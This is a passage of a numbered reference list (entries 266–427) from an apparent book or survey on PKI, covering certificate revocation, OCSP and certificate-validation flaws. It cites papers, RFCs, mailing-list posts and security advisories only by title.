[266] "Windowed Certificate Revocation", Patrick McDaniel and Sugih Jamin, *Proceedings of the 19th Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM'00) — Volume 3*, March 2000, p.1406.

[267] "A Response to 'Can We Eliminate Certificate Revocation Lists'", Patrick McDaniel and Aviel Rubin, *Proceedings of the 4th Financial Cryptography Conference (FC'00)*, Springer-Verlag LNCS No.1962, February 2000, p.245.

[268] "Certificate Revocation and Certificate Update", Moni Naor and Kobbi Nissim, *IEEE Journal on Selected Areas in Communications*, **Vol.18**, **No.4** (April 2000), p.561.

[269] "Review and Revocation of Access Privileges Distributed with PKI Certificates", Himanshu Khurana and Virgil Gligor, *Proceedings of the 8th Security Protocols Workshop (Protocols'00)*, Springer-Verlag LNCS No.2133, April 2000, p.100.

[270] "A More Efficient Use of delta-CRLs", David Cooper, *Proceedings of the 2000 Symposium on Security and Privacy (S&P'00)*, May 2000, p.190.

[271] "Selecting Revocation Solutions for PKI", Andre Åarnes, Mike Just, Svein Knapskog, Steve Lloyd and Henk Meijer, *Proceedings of the 5th Nordic Workshop on Secure IT Systems (NORDSEC'00)*, October 2000, p.138.

[272] "Digital Certificates: A Survey of Revocation Methods", Petra Wohlmacher, *Proceedings of the 2000 ACM Workshops on Multimedia*, November 2000, p.111.

[273] "Efficient Fault-tolerant Certificate Revocation", Rebecca Wright, Patrick Lincoln and Jonathan Millen, *Proceedings of the 7th ACM conference on Computer and Communications Security (CCS'00)*, November 2000, p.19.

[274] "A Novel Approach to On-line Status Authentication of Public-key Certificates", E. Faldella and M. Prandini, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.270.

[275] "Formal Treatment of Certificate Revocation Under Communal Access Control", Xuhui Ao, Naftaly Minsky and Victoria Ungureanu, *Proceedings of the 2001 Symposium on Security and Privacy (S&P'01)*, May 2001, p.116.

[276] "Reducing Certificate Revocation Cost using NPKI", Albert Levi and Cetin Kaya Koç, *Proceedings of the IFIP TC'11 16th Conference on Information Security (IFIP/Sec'01)*, June 2001, p.51.

[277] "A Method for Fast Revocation of Public Key Certificates and Security Capabilities", Dan Boneh, Xuhua Ding, Gene Tsudik and Chi Ming Wong, *Proceedings of the 10th Usenix Security Symposium (Security'01)*, August 2001, p.22.

[278] "Nonmonotonicity, User Interfaces, and Risk Assessment in Certificate Revocation", Ninghui Li and Joan Feigenbaum, *Proceedings of the 5th International Conference on Financial Cryptography*, Springer-Verlag LNCS No.2339, February 2002, p.166.

[279] "Security Aspects in Standard Certificate Revocation Mechanisms: A Case Study for OCSP", Diana Berbecaru, Antonio Lioy and Marius Marian, *Proceedings of the Seventh International Symposium on Computers and Communications (ISCC'02)*, July 2002, p.484.

[280] "Efficient Certificate Revocation: A P2P Approach", Chu Yee, Liau Stéphane and Bressan Kian-lee Tan, *Proceedings of the Workshop on Southeast Asian Computing Research (ASIAN'02)*, December 2002, p.312.

[281] "Tradeoffs in Certificate Revocation Schemes", Peifang Zheng, *Computer Communication Review*, **Vol.33**, **No.2** (April 2003), p.103.

[282] "Certificate-Based Encryption and the Certificate Revocation Problem", Craig Gentry, *Proceedings of the Conference on the Theory and Application of Cryptographic Techniques (EUROCRYPT'03)*, Springer-Verlag LNCS No.2656, May 2003, p.272.

[283] "Towards a Framework for Evaluating Certificate Status Information Mechanisms", John Iliadis, Stefanos Gritzalis, Diomidis Spinellis, Danny De Cock, Bart Preneel and Dimitris Gritzalis, *Computer Communications*, **Vol.26**, **No.16** (15 October 2003), p.1839.

[284] "ADoCSI: Towards a Transparent Mechanism for Disseminating Certificate Status Information", John Iliadis, Stefanos Gritzalis and Dimitris Gritzalis, *Computer Communications*, **Vol.26**, **No.16** (15 October 2003), p.1851.

[285] "A Certificate Revocation Scheme for Wireless Ad Hoc Networks", Claude Crépeau and Carlton Davis, *Proceedings of the 1st Workshop on Security of Ad Hoc and Sensor Networks (SASN'03)*, October 2003, p.54.

[286] "Certificate revocation system implementation based on the Merkle hash tree", Jose Muñoz, Jordi Forné, Oscar Esparza and Miguel Soriano, *International Journal of Information Security*, **Vol.2**, **No.2** (January 2004), p.110.

[287] "Fine-grained Control of Security Capabilities", Dan Boneh, Xuhua Ding and Gene Tsudik, *ACM Transactions on Internet Technology*, **Vol.4**, **No.1** (February 2004), p.60.

[288] "QuasiModo: Efficient Certificate Validation and Revocation", Farid Elwailly, Craig Gentry and Zulfikar Ramzan, *Proceedings of the 7th International Workshop on Theory and Practice in Public Key Cryptography (PKC'04)*, Springer-Verlag LNCS No.2947, March 2004, p.375.

[289] "Certificate Revocation Lists or Online Mechanisms", Vipul Goyal, *Proceedings of the 2nd Workshop on Security in Information Systems (WOSIS'04)*, April 2004, p.261.

[290] "Revocation Invocation for Accountable Anonymous PKI Certificate Trees", D.Critchlow and N. Zhang, *Proceedings of the 9th International Symposium on Computers and Communications (ISCC'04) — Volume 2*, June 2004, p.386.

[291] "CERVANTES — A Certificate Validation Test-Bed", Jose Muñoz, Jordi Forné, Oscar Esparza and Miguel Soriano, *Proceedings of the 1st European PKI Workshop (EuroPKI'04)*, Springer-Verlag LNCS No.3093, June 2004, p.598.

[292] "Pre-production Methods of a Response to Certificates with the Common Status — Design and Theoretical Evaluation", Satoshi Koga, Jae-Cheol Ryou and Kouichi Sakurai, *Proceedings of the 1st European PKI Workshop (EuroPKI'04)*, Springer-Verlag LNCS No.3093, June 2004, p.85.

[293] "Fast Digital Certificate Revocation", Vipul Goyal, *Proceedings of the IFIP 19th Information Security Conference*, August 2004, p.488.

[294] "Separable Implicit Certificate Revocation", Dae Yum and Pil Lee, *Proceedings of the 7th International Conference on Information Security and Cryptology (ICISC'04)*, Springer-Verlag LNCS No.3506, December 2004, p.121.

[295] "Revocation of Privacy-enhanced Public-key Certificates", N. Zhang, Q. Shi, M.Merabti, *Journal of Systems and Software*, **Vol.75**, **No.1-2** (February 2005), p.205.

[296] "Unauthorized servers for online certificates status verification", Witold Maćków and Jerzy Pejaś, in "Information Processing and Security Systems", Springer-Verlag, 2005, p.167.

[297] "A New On-line Certificate Validation Method using LDAP Component Matching Technology", Jong Choi, Sang Lim and Kurt Zeilenga, *Proceedings of the 2005 IEEE Workshop on Information Assurance and Security*, June 2005, p.280.

[298] "How to Incorporate Revocation Status Information into the Trust Metrics for Public-key Certification", Kemal Bicakci, Bruno Crispo and Andrew Tanenbaum, *Proceedings of the 20th ACM Symposium on Applied Computing (SAC'05)*, March 2005, p.1594.

[299] "Efficient Certificate Revocation System Implementation: Huffman Merkle Hash Tree (HuffMHT)", Jose Muñoz, Jordi Forné, Oscar Esparza and Manel Rey, *Proceedings of the 2nd International Conference on Trust, Privacy and Security in Digital Business (TrustBus'05)*, Springer-Verlag LNCS No.3592, August 2005, p.119.

[300] "A New Public Key Certificate Revocation Scheme Based on One-Way Hash Chain", JingFeng Li, YueFei Zhu, Heng Pan and DaWei Wei, *Proceedings of the 6th International Conference on Advances in Web-Age Information Management (WAIM'05)*, Springer-Verlag LNCS No.3739, October 2005, p.670.

[301] "A New United Certificate Revocation Scheme in Grid Environments", Ying Liu, Sheng-rong Wang, Jing-bo Xia and Jun Wei, *Proceedings of the 4th International Conference on Grid and Cooperative Computing (GCC'05)*, Springer-Verlag LNCS No.3795, November 2005, p.123.

[302] "Evaluation of Certificate Validation Mechanisms", Perlines Hormann, K.Wrona and S.Holtmanns, *Computer Communications*, **Vol.29**, **No.3** (1 February 2006), p.291.

[303] "Revocation Scheme for PMI Based Upon the Tracing of Certificates Chains", M.Francisca Hinarejos and Jordi Forné, *Proceedings of the International Conference on Computational Science and Its Applications (ICCSA'06)*, Springer-Verlag LNCS No.3983, May 2006, p.1098.

[304] "Simple and Flexible Revocation Checking with Privacy", John Solis and Gene Tsudik *Proceedings of the 6th Privacy Enhancing Technologies Symposium (PETS'06)*, Springer-Verlag LNCS No.4258, June 2006, p.351.

[305] "Augmented Certificate Revocation Lists", Tong-Lee Lim and Anantharaman Lakshminarayanan, *Proceedings of the 11th Australasian Conference on Information Security and Privacy (ACISP'06)*, Springer-Verlag LNCS No.4058, July 2006, p.87.

[306] "On the Release of CRLs in Public Key Infrastructure", Chengyu Ma, Nan Hu and Yingjiu Li, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.17.

[307] "Certificate Revocation Using Fine Grained Certificate Space Partitioning", Vipul Goyal, *Proceedings of the 11th Financial Cryptography and Data Security Conference (FC'07)*, Springer-Verlag LNCS No.4886, February 2007, p.247.

[308] "A New Method for Reducing the Revocation Delay in the Attribute Authentication", Yoshio Kakizaki and Hidekazu Tsuji, *Proceedings of the 2nd International Conference on Availability, Reliability and Security (ARES'07)*, April 2007, p.1175.

[309] "Privacy-Preserving Revocation Checking with Modified CRLs", Maithili Narasimha and Gene Tsudik, *Proceedings of the 4th European PKI Workshop (EuroPKI'07)*, Springer-Verlag LNCS No.4582, June 2007, p.18.

[310] "Using WebDAV for Improved Certificate Revocation and Publication", David Chadwick and Sean Anthony, *Proceedings of the 4th European PKI Workshop (EuroPKI'07)*, Springer-Verlag LNCS No.4582, June 2007, p.265.

[311] "Structures for Communication-Efficient Public Key Revocation in Ubiquitous Sensor Network", Abedelaziz Mohaisen, DaeHun Nyang, YoungJae Maeng and KyungHee Lee, *Proceedings of the 3rd International*

Conference on Mobile Ad-Hoc and Sensor Networks (MSN'07), Springer-Verlag LNCS No.4864, December 2007, p.822.

[312] "A Practical and Efficient Tree-List Structure for Public-Key Certificate Validation", Tong-Lee Lim and Anantharaman Lakshminarayanan, *Proceedings of the 6th Applied Cryptography and Network Security Conference (ACNS'08)*, Springer-Verlag LNCS No.5037, June 2008, p.392.

[313] "Instant Revocation", Jon Solworth, *Proceedings of the 5th European PKI workshop on Public Key Infrastructure: Theory and Practice (EuroPKI'08)*, Springer-Verlag LNCS No.5057, June 2008, p.31.

[314] "Empirical Analysis of Certificate Revocation Lists", Daryl Walleck, Yingjiu Li and Shouhuai Xu, *Proceedings of the 22nd Annual IFIP WG 11.3 Working Conference on Data and Applications Security*, Springer-Verlag LNCS No.5094, July 2008, p.159.

[315] "Certificate revocation release policies", Nan Hu, Giri Tayi, Chengyu Ma and Yinjiu Li, *Journal of Computer Security*, **Vol.17**, **No.2** (April 2009), p.127.

[316] "Reducing the Cost of Certificate Revocation: A Case Study", Mona Ofigsbø, Stig Mjølsnes, Poul Heegaard and Leif Nilsen, *Proceedings of the 6th European PKI Workshop (EuroPKI'09)*, Springer-Verlag LNCS No.6391, September 2009, p.51.

[317] "Cooperative Certificate Revocation List Distribution Methods in VANETs", Michael Nowatkowski, Chris McManus, Jennie Wolfgang and Henry Owen III, *Proceedings of the 1st International Conference on Ad Hoc Networks (ADHOCNETS'09)*, September 2009 p.652.

[318] "Geographic server distribution model for key revocation", Sudip Misra, Sumit Goswami, Gyan Prakash Pathak, Nirav Shah and Isaac Woungang, *Telecommunication Systems*, **Vol.44**, **No.3-4** (August 2010), p.281.

[319] "Readers Behaving Badly: Reader Revocation in PKI-Based RFID Systems", Rishab Nithyanand, Gene Tsudik and Ersin Uzun, *Proceedings of the 15th European Symposium on Research in Computer Security (ESORICS'10)*, Springer-Verlag LNCS No.6345, September 2010, p.18.

[320] "Trusted Principal-Hosted Certificate Revocation", Sufatrio and Roland Yap, *Proceedings of Trust Management V — IFIP Advances in Information and Communication Technology*, **Vol.358**, June 2011, p.173.

[321] "Risk-based Decision Making for Public Key Infrastructures using Fuzzy Logic", Carlos Gañán, Jose Muñoz, Oscar Esparza, Jorge Mata-Díaz and Juanjo Alins, *Journal of Innovative Computing, Information and Control*, **Vol.8**, **No.11** (November 2012), p.7925.

[322] "A Modeling of Certificate Revocation and Its Application to Synthesis of Revocation Traces", Carlos Gañán, Jorge Mata-Díaz, Jose Muñoz, Juan Hernández-Serrano, Oscar Esparza and Juanjo Alins, *IEEE Transactions on Information Forensics and Security*, **Vol.7**, **No.6**, (December 2012), p.1673.

[323] "On the Self-Similarity Nature of the Revocation Data", Carlos Gañán, Jorge Mata-Díaz, Jose Muñoz, Oscar Esparza and Juanjo Alins, *Proceedings of the 15th Information Security Conference (ISC'12)*, Springer-Verlag LNCS No.7483, September 2012, p.387.

[324] "Online Certificate Status Protocol — OCSP", RFC 2560, Michael Myers, Rich Ankney, Ambarish Malpani, Slava Galperin and Carlisle Adams, June 1999.

[325] "Efficient Certificate Status Handling within PKIs: an Application to Public Administration Services", Marco Prandini, *Proceedings of the 15th Annual Computer Security Applications Conference (ACSAC'99)*, December 1999, p.276.

[326] "Certificate Revocation and Certificate Update", Moni Naor and Kobbi Nissim, *Proceedings of the 7th USENIX Security Symposium*, January 1998.

[327] "Fast Checking of Individual Certificate Revocation on Small Systems", Selwyn Russell, *Proceedings of the 15th Annual Computer Security Applications Conference (ACSAC'99)*, December 1999, p.249.

[328] "IDENTRUS: A global digital identify verification network for business transactions building the basis for world-wide trust on the Internet", Bernhard

Esslinger, in "Advanced Security Technologies in Networking", IOS Press, 2001, p.227.

[329] "Online Certificate Status Protocol, version 2", `draft-ietf-pkix-ocspv2-02.txt`, Michael Myers, Rich Ankney, Carlisle Adams, Stephen Farrell and Carlin Covey, March 2001.

[330] "Delegated Path Validation and Delegated Path Discovery: Protocol Requirements", RFC 3379, Denis Pinkas and Russ Housley, September 2002.

[331] "Server-Based Certificate Validation Protocol (SCVP)", RFC 5055, Trevor Freeman, Russell Housley, Ambarish Malpani, David Cooper and Tim Polk.

[332] "Internet X.509 Public Key Infrastructure: Data Validation and Certification Server Protocols", RFC 3029, Carlisle Adams, Peter Sylvester, Michael Zolotarev, Robert Zuccherato, February 2001.

[333] "Towards Simplifying PKI Implementation: Client-Server based Validation of Public Key Certificates", Diana Berbecaru and Antonio Lioy, *Proceedings of 2nd IEEE International Symposium on Signal Processing and Information Technology*, December 2002, p.277.

[334] "Delegated Certificate Validation — A New Approach to Simplifying PKI and Achieving Trust Interoperability", Liaquat Khan, *Information Security Technical Report*, **Vol.8**, **No.3** (9 July 2003), p.45.

[335] "Web-based Integrated CA services Protocol, ICAP", Mine Sakurai, Hiroaki Kikuchi, Hiroyuki Hattori, Yoshiki Sameshima and Hitoshi Kumagai, `draft-sakurai-pkix-icap-01.txt`, 31 January 1999.

[336] "Real Time Certificate Status Protocol — RCSP", Ambarish Malpani, Carlisle Adams, Rich Ankney and Slava Galperin, `draft-malpani-rcsp-00.txt`, March 1998.

[337] "Web based Certificate Access Protocol — WebCAP/1.0", Surendra Reddy, `draft-ietf-pkix-webcap-00.txt`, April 1998.

[338] "Peter's Active Revocation Protocol (PARP)", Peter Gutmann, posting to the ietf-pkix@lists.tandem.com mailing list, message-ID `89045037024866@cs26.cs.auckland.ac.nz`, 1 April 1998.

[339] "Open CRL Distribution Process (OpenCDP)", Phillip Hallam-Baker and Warwick Ford, `draft-ietf-pkix-ocdp-00.txt`, 21 April 1998.

[340] "Directory Supported Certificate Status Options", Alan Lloyd, `draft-ietf-pkix-dir-cert-stat-01.txt`, 24 August 1998.

[341] "Advanced Certificate Status Protocol", Dae Yum, Jae Kang and Pil Lee, *Proceedings of the 2nd International Workshop on Mathematical Methods, Models, and Architectures for Computer Network Security (MMM-ACNS'03)*, Springer-Verlag LNCS No.2776, September 2003, p.229.

[342] "Roadmap issues", Bob Jueneman, posting to the ietf-pkix@imc.org mailing list, message-ID `s79348e7.059@prv-mail20.provo.novell.com`, 19 July 1999.

[343] "RE: I-D ACTION:draft-ietf-pkix-logotypes-02.txt", Peter Gutmann, posting to the ietf-pkix@imc.org mailing list, message-ID `200204210430.QAA71658@ruru.cs.auckland.ac.nz`, 21 April 2002.

[344] "Internet X.509 Public Key Infrastructure: Logotypes in X.509 Certificates", RFC 3709, Stefan Santesson, Russell Housley and Trevor Freeman, February 2004.

[345] "Scent logotypes minor update", Peter Gutmann, posting to the ietf-pkix@imc.org mailing list, message-ID `200209270514.RAA339699-@ruru.cs.auckland.ac.nz`, 27 September 2002.

[346] "Re: [pkix] Possible revocation delay issue with TLS stapling", Jean-Marc Desperrier, posting to the tls@ietf.org mailing list, message-ID `4BAC80FD.4060603@free.fr`, 26 March 2010.

[347] "Certification Authority Liability Analysis", American Bankers Association, February 1998.

[348] "Re: [pkix] Previous attempt to update OCSP", David Cooper, posting to the pkix@ietf.org mailing list, message-ID `4C5846CC.8080000@nist.gov`, 3 August 2010.

[349] "certificate not issued OCSP status response", discussion thread on pkix@ietf.org mailing list, March 2012.

[350] "Re: [pkix] what is status of a serial number associated with both 'issued' ans 'non-issued' certificate", Martin Rex, posting to the pkix@ietf.org mailing list, message-ID `20130117192026.08D581A463@ld9781.wdf.sap.corp`, 17 January 2013.

[351] "Re: [pkix] Question about extended Revoked Extension defined in section 4.4.8 of ocsp draft 8", Peter Rybar, posting to the pkix@ietf.org mailing list, message-ID `201301111438.r0BEcXsu066830@mail.nbusr.sk`, 11 January 2013.

[352] "Defeating OCSP With The Character '3'", Moxie Marlinspike, Black Hat USA 2009, July 2009, `http://www.blackhat.com/presentations/bh-usa-09/Marlinspike/BHUSA09-Marlinspike-DefeatOCSP-PAPER2.pdf`.

[353] "Revocation doesn't work", Adam Langley, 18 March 2011, `http://www.imperialviolet.org/2011/03/18/revocation.html`.

[354] "RFC 2560" / "Show of hands — updating or revising OCSP" / "Revising OCSP", ongoing discussion thread on the pkix@ietf.org mailing list, April to August 2010.

[355] "Re: [pkix] RFC2560", Nelson Bolyard, posting to the pkix@ietf.org mailing list, message-ID `4BC96BDB.4090608@bolyard.me`, 17 April 2010.

[356] "[pkix] id-pkix-ocsp-nocheck extension: NULL vs empty", James Manger, posting to the pkix@ietf.org mailing list, message-ID `255B9BB34FB7D647-A506DC292726F6E114F568EA4D@WSMSG3153V.srv.dir.telstra.com`, 15 June 2012.

[357] "Re: Certificate Validity Problem", Stephen Kent, posting to the ietf-pkix@imc.org mailing list, message-ID `p06230900bfcdc7aae330@[128.89.89.106]`, 20 December 2005.

[358] Lucky Green, private communications, 2 January 2003.

[359] "OCSP Responder Performance Needs Improvement", Ryan Hurst, 22 March 2012, `http://rmhrisk.wpengine.com/?p=33`.

[360] "Securing Digital Video", Eric Diehl, Springer-Verlag, 2012.

[361] "Evaluating Certificate Information Status Mechanisms", John Iliadis, Diomidis Spinellis, Sokratis Katsikas, Dimitris Gritzalis and Bart Preneel, *Proceedings of the 7th ACM Conference on Computer and Communications Security (CCS 2000)*, November 2000, p.1.

[362] "On the Performance of Certificate Validation Schemes Based on Pre-Computed Responses", Tong-Lee Lim and Anantharaman Lakshminarayanan, *Proceedings of the 2007 Global Telecommunications Conference (GLOBECOM'07)*, November 2007, p.182.

[363] "Changes to ocsp.verisign.com", Alex Deacon, posting to the ietf-pkix@imc.org mailing list, message-ID `F5678115F458B4458C227F0EC02691BB03EF36DD-@mou1wnexm04.vcorp.ad.vrsn.com`, 11 February 2004.

[364] "Re: [pkix] Possible revocation delay issue with TLS stapling", Yngve Pettersen, posting to the pkix@ietf.org mailing list, message-ID `op.u96yr9tikvaitl@lessa-ii`, 26 March 2010.

[365] "Online Responder Installation, Configuration, and Troubleshooting Guide", Microsoft Corporation, March 2010, `http://technet.microsoft.com/en-us/library/cc770413%28v=ws.10%29.aspx`.

[366] "Re: [SSL Observatory] Diginotar broken arrow as a tour-de-force of PKI fail", Erwann Abalea, posting to the observatory@eff.org mailing list, message-ID `CA+i=0E6Hhw22j2Zp8giUCARYHwFvt82RGi2C+U1RyNLcmf+a8w@-mail.gmail.com`, 6 September 2011.

[367] "Mitigations for Windows clients that don't support OCSP Nonces", Ryan Hurst, 11 June 2012, `http://security.stackexchange.com/questions/-15797/mitigations-for-windows-clients-that-dont-support-ocsp-nonces/15922#15922`.

[368] "The Lightweight Online Certificate Status Protocol (OCSP) Profile for High-Volume Environments", RFC 5019, Alex Deacon and Ryan Hurst, September 2007.

[369] "Re: Diginotar broken arrow as a tour-de-force of PKI fail", discussion thread on mozilla-dev-security-policy@lists.mozilla.org, September 2011.

[370] "Improvements on Conventional PKI Wisdom", Carl Ellison, *Proceedings of the 1ˢᵗ Annual PKI Research Workshop (PKI'02)*, April 2002, p.165.

[371] "Electronic Signatures in Law (3ʳᵈ ed)", Stephen Mason, Cambridge University Press, 2012.

[372] "Re: proposed key usage text", Tony Bartoletti, posting to the ietf-pkix@imc.org mailing list, message-ID `3.0.3.32.19991117154955.00b0a6b0@poptop.llnl.gov`, 17 November 1999.

[373] "The Security Flag in the IPv4 Header", RFC 3514, Steve Bellovin, 1 April 2003.

[374] "Re: back to nothing, was Re: proposed key usaged text—the final round", Stephen Farrell, posting to the ietf-pkix@imc.org mailing list, message-ID `384D6C26.228B60F9@baltimore.ie`, 7 December 1999.

[375] Peter Eckersley, private communications, 28 October 2010.

[376] "Why Information Security is Hard — An Economic Perspective", Ross Anderson, *Proceedings of the 17ᵗʰ Annual Computer Security Applications Conference (ACSAC'01)*, December 2001, p.358.

[377] "Re: AT_EXCHANGE and AT_SIGNATURE key definitions", Dan Griffin, posting to the CryptoAPI@discuss.microsoft.com mailing list, message-ID `91D7F2CEE3425A4A9D11311D09FCE24698BBAD@WIN-MSG-10.wingroup.windeploy.ntdev.microsoft.com`, 13 March 2003.

[378] "Re: [pkix] A non-compliant use of the EKU extension in Mozilla's CA Certificate Policy Version 2.1.", Martin Rex, posting to the pkix@ietf.org mailing list, message-ID `20130220174108.C7D301A5A7@ld9781.wdf.-sap.corp`, 20 February 2013.

[379] "Which Web Browsers Process SSL Certificates in a Standardized Way?", Ahmad Samer Wazan, Romain Laborde, David Chadwick, Francois Barrere and AbdelMalek Benzekri, *Proceedings of the 24ᵗʰ IFIP TC 11 Information Security Conference (SEC'09)*, IFIP Advances in Information and Communication Technology Vol.297, May 2009, p.432.

[380] "The PKI Specification Dilemma: A Formal Solution", Maris Ozols, Marie Henderson, Chuchang Liu and Tony Cant, *Proceedings of the 5ᵗʰ Australasian Conference on Information Security and Privacy (ACISP'00)*, Springer-Verlag LNCS No.1841, July 2000, p.206.

[381] "Some Lessons Learned from Designing the Resource PKI", Geoff Huston, presentation at the RIPE-54 meeting, 9 May 2007, `http://www.potaroo.net/presentations/2007-05-09-ripe54-pki.pdf`.

[382] "Business Process Modeling Languages: Sorting Through the Alphabet Soup", Hafedh Mili, Guy Tremblay, Guitta Jaoude, Eric Lefebvre, Lamia Elabed and Ghizlane el Boussaidi, *ACM Computing Surveys*, **Vol.43**, **No.1** (November 2010), Article No.4.

[383] "Understanding PKI: Concepts, Standards, and Deployment Considerations", Carlisle Adams and Steve Lloyd, Addison-Wesley, 1999.

[384] "Introduction to the Public Key Infrastructure for the Internet", Messaoud Benantar, Pearson Education, 2001.

[385] "Planning for PKI", Russ Housley and Tim Polk, John Wiley and Sons, 2001.

[386] "PKI: Implementing and Managing E-Security", Andrew Nash, Bill Duane, Derek Brink and Celia Joseph, Osborne/McGraw-Hill, 2001.

[387] "IE SSL Vulnerability", Moxie Marlinspike, posting to the bugtraq@securityfocus.com mailing list, 5 August 2002.

[388] "SSL defeated in IE and Konqueror", Thomas Greene, 12 August 2002, `http://www.theregister.co.uk/2002/08/12/ssl_defeated_in_ie/`.

[389] "Severe IE flaw undermines SSL security", David Legard and Sam Costello, 13 August 2002, `http://www.idg.net/go.cgi?id=3D726915`.

[390] "Microsoft: SSL flaw is in operating system, not Web browser", John Fontana, 15 August 2002, `http://www.computerworld.com/securitytopics/-security/holes/story/0,10801,73507,00.html`.

[391] "Credit card theft feared in Windows", Joe Wilcox, 6 September 2002, `http://news.com.com/2100-1001-956729.html`.

[392] "Multiple Vendor Invalid X.509 Certificate Chain Vulnerability", bugtraq ID 5410, 6 August 2002, `http://www.securityfocus.com/bid/5410`.

[393] "Multiple vendor SSL intermediate CA-signed certificate spoofing", ISS X-Force vulnerability ssl-ca-certificate-spoofing (9776), August 2002, `http://xforce.iss.net/xforce/xfdb/9776`.

[394] "Trustwave's SpiderLabs Security Advisory TWSL2011-007: iOS SSL Implementation Does Not Validate Certificate Chain", Paul Kehrer, 25 July 2011, `https://www.trustwave.com/spiderlabs/advisories/TWSL2011-007.txt`.

[395] "Sniffer hijacks secure traffic from unpatched iPhones", Gregg Keizer, 27 July 2011, `http://www.computerworld.com/s/article/9218676/-Sniffer_hijacks_secure_traffic_from_unpatched_iPhones`.

[396] "About the security content of iOS 6.1.6", Apple Corporation, 21 February 2014, `http://support.apple.com/kb/HT6146`.

[397] "About the security content of iOS 7.0.6", Apple Corporation, 21 February 2014, `http://support.apple.com/kb/HT6147`.

[398] "Apple Fixes Dangerous SSL Authentication Flaw in iOS", Mike Lennon, 21 February 2014, `http://www.securityweek.com/apple-fixes-ssl-authentication-flaw-ios`.

[399] "Apple Fixes Certificate Validation Flaw in iOS", Dennis Fisher, 21 February 2014, `https://threatpost.com/apple-fixes-certificate-validation-flaw-in-ios/104427`.

[400] "Apple's SSL/TLS bug (22 Feb 2014)", Adam Langley, 22 February 2014, `https://www.imperialviolet.org/2014/02/22/applebug.html`.

[401] "Mac OS X can't properly revoke dodgy digital certificates", Robert McMillan, 31 August 2011, `http://www.infoworld.com/d/security/mac-os-x-cant-properly-revoke-dodgy-digital-certificates-171357`.

[402] "The Act of Writing", Daniel Chandler, Prifysgol Cymru, 1995.

[403] "Basic constraints processing for SSL", Laurence Lundblade, posting to the ietf-pkix@imc.org mailing list, message-ID `5.1.0.14.2.20020812100751.020c4230@jittlov.qualcomm.com`, 12 August 2002.

[404] "Internet Public Key Infrastructure: Part I: X.509 Certificate and CRL Profile", Russell Housley, Warwick Ford, Tim Polk and David Solo, `draft-ietf-pkix-ipki-part1-05.txt`, 30 July 1997.

[405] "Re: [keyassure] [dane] protocol #20 (new): Change the format of the", Martin Rex, posting to the keyassure@ietf.org mailing list, message-ID `201102211739.p1LHdDTA012923@fs4113.wdf.sap.corp`, 21 February 2011.

[406] "Entrust Certificate Services Support Knowledge Base — TN 7710 — Entrust is moving to 2048-bit RSA keys. Why?", 15 December 2009, `http://www.entrust.net/knowledge-base/technote.cfm?tn=7710`.

[407] "Entrust Certificate Services Support Knowledge Base — TN 7869 — Installing the Entrust certificate with the 2048 chain certificate using Keytool to resolve the basic constraints issue", 14 December 2009, `http://www.entrust.net/knowledge-base/technote.cfm?tn=7869`.

[408] "Re: Questions on Authority/Subject Key Identifiers", Michael Ströder, posting to the ietf-pkix@imc.org mailing list, message-ID `3DAAFE0C.9080407@stroeder.com`, 14 October 2002.

[409] "Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security" Sascha Fahl, Marian Harbach, Thomas Muders, Lars Baumgärtner, Bernd Freisleben and Matthew Smith, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.50.

[410] "javax.net.ssl.SSLProtocolException: Extensions not allowed in v2 certificate", 'user1557092', 27 July 2012, `https://stackoverflow.com/-questions/11684500/javax-net-ssl-sslprotocolexception-extensions-not-allowed-in-v2-certificate`.

[411] "Security is Harder than You Think", John Viega and Matt Messier, *ACM Queue*, **Vol.2**, **No.5** (July/August 2004), p.60.

[412] "Add SSL certificate validation", discussion thread on bugs.python.org, 2005, `http://bugs.python.org/issue1114345`.

[413] "Certificate validation with HTTPSConnection", John Nagle, posting to comp.lang.python newsgroup, message-ID `4CA3A46B.4080006@animats.com`, 29 September 2010.

[414] "The Master of Online Mayhem", Oliver Chang, Forbes, 9 February 2011, `http://www.forbes.com/forbes/2011/0228/technology-gabe-newell-videogames-valve-online-mayhem.html`.

[415] "Valve fixes HTTPS vulnerability in Steam client", Paul Mutton, 16 March 2012, `http://www.highseverity.com/2012/03/valve-fixes-https-vulnerability-in.html`.

[416] "The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software" Martin Georgiev, Subodh Iyengar, Suman Jana, Rishita Anubhai, Dan Boneh and Vitaly Shmatikov, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.38.

[417] "Security is Harder than You Think", John Viega and Matt Messier, *ACM Queue*, **Vol.2**, **No.5** (July/August 2004), p.60.

[418] "#PeerJacking - SSL Ecosystem Attacks Against Online Commerce", Kevin McArthur, 20 December 2011, `http://www.unrest.ca/peerjacking`.

[419] "FTC Settles With Fandango, Credit Karma Over SSL Issues in Mobile Apps", Dennis Fisher, 28 March 2014, `http://threatpost.com/ftc-settles-with-fandango-credit-karma-over-ssl-issues-in-mobile-apps/105128`.

[420] "AusweisApp gehackt (Malware über Autoupdate)", Jan Schejbal, 9 November 2010, `http://janschejbal.wordpress.com/2010/11/09/-ausweisapp-gehackt-malware-uber-autoupdate/`.

[421] "AusweisApp Certificate Verification Vulnerability", Secunia Advisory SA42163, 10 November 2010, `http://secunia.com/advisories/42163`.

[422] "How to Shop for Free Online", Rui Wang, Shuo Chen, XiaoPing Wang and Shaz Qadeer, *Proceedings of the 2011 Symposium on Security and Privacy (S&P'11)*, May 2011, to appear.

[423] "SSL/TLS Interception Proxies and Transitive Trust", Jeff Jarmoc, Black Hat Europe 2012, March 2012, `https://media.blackhat.com/bh-eu-12/-Jarmoc/bh-eu-12-Jarmoc-SSL_TLS_Interception-Slides.pdf`.

[424] "The most dangerous code in the world", discussion thread on Ycombinator.com, November 2012, `http://news.ycombinator.com/-item?id=4695350`.

[425] "Multiple OpenSSL signature verification API misuse", oCERT Advisory 2008-016, 7 January 2009, `http://www.ocert.org/advisories/ocert-2008-016.html`.

[426] "Incorrect checks for malformed signatures", OpenSSL Advisory 20090107, 7 January 2009, `http://www.openssl.org/news/secadv_20090107.txt`.

[427] "SSL certificate fails to adhere to basic constraints and PCI compliance", 'pbz', 29 October 2011, `http://security.stackexchange.com/-questions/8492/ssl-certificate-fails-to-adhere-to-basic-constraints-and-pci-compliance`.

